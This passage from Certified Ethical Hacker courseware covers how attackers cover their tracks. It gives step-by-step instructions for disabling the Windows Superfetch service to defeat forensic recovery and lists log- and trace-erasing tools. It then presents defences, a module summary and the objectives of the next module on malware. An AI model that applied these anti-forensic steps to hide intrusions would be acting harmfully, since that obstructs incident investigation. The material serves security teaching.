of disabling the thumbnail cache in Local Group Policy Editor

- **Disable Windows Prefetch Feature**

  Prefetch is a Windows feature that stores specific data about the applications that are typically used by the system users. The stored data help in enhancing system performance by reducing the time required to load or start applications.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

For example, if an attacker has installed a malicious application and then uninstalled it, a copy of that application will be stored in the Prefetch file. These Prefetch files can be used by security personnel to recover deleted files during the investigation of a security incident.

Attackers can disable the Prefetch feature by implementing the following steps:

- Press **Windows + R** keys to open the **Run** dialog box
- Type **services.msc** and press **Enter** or click **OK**
- Search for the **Superfetch** service and double-click it to open **Superfetch Properties (Local Computer)**
- From the drop-down options in **Startup type**, select the **Disabled** option
- Click **OK**




Figure 6.165: Screenshot of disabling the Superfetch service

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Track-Covering Tools

CCleaner | CCleaner cleans traces of temporary files, log files, registry files, memory dumps, and your online activities such as your Internet history

DBAN
https://dban.org

Privacy Eraser
https://www.cybertronsoft.com

Wipe
https://privacyroot.com

BleachBit
https://www.bleachbit.org

ClearProg
http://www.clearprog.de

Track-Covering Tools

Track-covering tools help the attacker to clean up all the tracks of computer and Internet activities on the target computer. Track-covering tools free cache space, delete cookies, clear Internet history and shared temporary files, delete logs, and discard junk.

- **CCleaner**

  Source: *https://www.ccleaner.com*

  CCleaner is a system optimization, privacy, and cleaning tool. It allows attackers to remove unused files and cleans traces of Internet browsing details from the target PC. With this tool, an attacker can very easily erase his/her tracks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.166: Screenshot of CCleaner

Some examples of track-covering tools are listed as follows:

- DBAN (*https://dban.org*)
- Privacy Eraser (*https://www.cybertronsoft.com*)
- Wipe (*https://privacyroot.com*)
- BleachBit (*https://www.bleachbit.org*)
- ClearProg (*http://www.clearprog.de*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Defending against Covering Tracks

1. Activate logging functionality on all critical systems
2. Conduct a periodic audit on IT systems to ensure logging functionality is in accordance with the security policy
3. Ensure new events do not overwrite old entries in the log files when the storage limit is exceeded
4. Configure appropriate and minimal permissions necessary to read and write log files
5. Maintain a separate logging server on the DMZ to store logs from critical servers
6. Regularly update and patch operating systems, applications, and firmware
7. Close all unused open ports and services
8. Encrypt the log files stored on the system, so that altering them is not possible without an appropriate decryption key
9. Set log files to "append only" mode to prevent unauthorized deletion of log entries
10. Periodically backup the log files to unalterable media

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Defending against Covering Tracks

The various countermeasures against covering tracks are listed as follows:

- Activate logging functionality on all critical systems
- Conduct a periodic audit on IT systems to ensure logging functionality is in accordance with the security policy
- Ensure new events do not overwrite old entries in the log files when the storage limit is exceeded
- Configure appropriate and minimal permissions necessary to read and write log files stored on critical systems
- Maintain a separate logging server on the DMZ, so that all the critical servers, such as the DNS server, mail server, web server, etc., forward and store their logs on that server
- Regularly update and patch OSs, applications, and firmware
- Close all unused open ports and services
- Encrypt the log files stored on the system, so that altering them is not possible without an appropriate decryption key
- Set log files to "append only" mode to prevent unauthorized deletion of log entries
- Periodically back up the log files to unalterable media

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- In this module, we have discussed the following:
  - CEH hacking methodology along with various phases involved in system hacking such as gaining access, escalating privileges, maintaining access, and covering tracks
  - Various techniques and tools attackers employ to gain access to the target system
  - Various tools and techniques attackers use to escalate their privileges
  - Various techniques such as the execution of malicious applications (Keyloggers, spywares, rootkit, etc.), NTFS stream manipulation, steganography, and steganalysis that attackers use to maintain remote access to the target system and steal critical information
  - Various techniques attackers employ to erase all evidence of compromise from the target system
  - Various countermeasures that should be employed to protect the system from hacking attempts, along with various software protection tools
- In the next module, we will discuss in detail about various malware threats


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

In this module, we discussed in detail the CEH hacking methodology along with the various phases involved in system hacking, such as gaining access, escalating privileges, maintaining access, and covering tracks. We also discussed the different techniques and tools attackers employ to gain access to a target system. This module also discussed various tools and techniques attackers use to escalate their privileges. It explained various techniques, such as the execution of malicious applications (keyloggers, spyware, rootkits, etc.), NTFS stream manipulation, steganography, and steganalysis, which attackers use to maintain remote access to a target system and steal critical information. It also elaborated on the various techniques used by attackers to erase all evidence of compromise from a target system. Furthermore, the various countermeasures that should be employed to prevent system hacking attempts, along with various software protection tools, were discussed.

In the next module, we will discuss in detail the various malware threats.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



C|EH™

Certified Ethical Hacker

Module 07: Malware Threats

Module Objectives

- Understanding Malware and Malware Propagation Techniques
- Understanding Advanced Persistent Threats (APTs) and their Lifecycle
- Overview of Trojans, Their Types, and How they Infect Systems
- Overview of Viruses, Their Types, and How They Infect Files
- Overview of Computer Worms and Fileless Malware
- Understanding the Malware Analysis Process
- Understanding Different Techniques to Detect Malware
- Understanding Different Malware Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Objectives

The primary objectives of this module are to provide knowledge about various types of malware and to illustrate how to perform malware analysis. This module presents different types of Trojans, backdoors, viruses, and worms, explains how they work and propagate or spread on the Internet, describes their symptoms, and discusses their consequences along with various malware analysis techniques such as static and dynamic malware analysis. It also discusses different ways to protect networks or system resources from malware infection.

At the end of this module, you will be able to:

- Describe the concepts of malware and malware propagation techniques
- Describe the concepts of advanced persistent threats (APTs) and their lifecycle
- Describe the concepts of Trojans, their types, and how they infect systems
- Explain the concepts of viruses, their types, and how they infect files
- Explain the concept of computer worms
- Explain the concepts of fileless malware and how they infect files
- Perform malware analysis
- Explain different techniques to detect malware
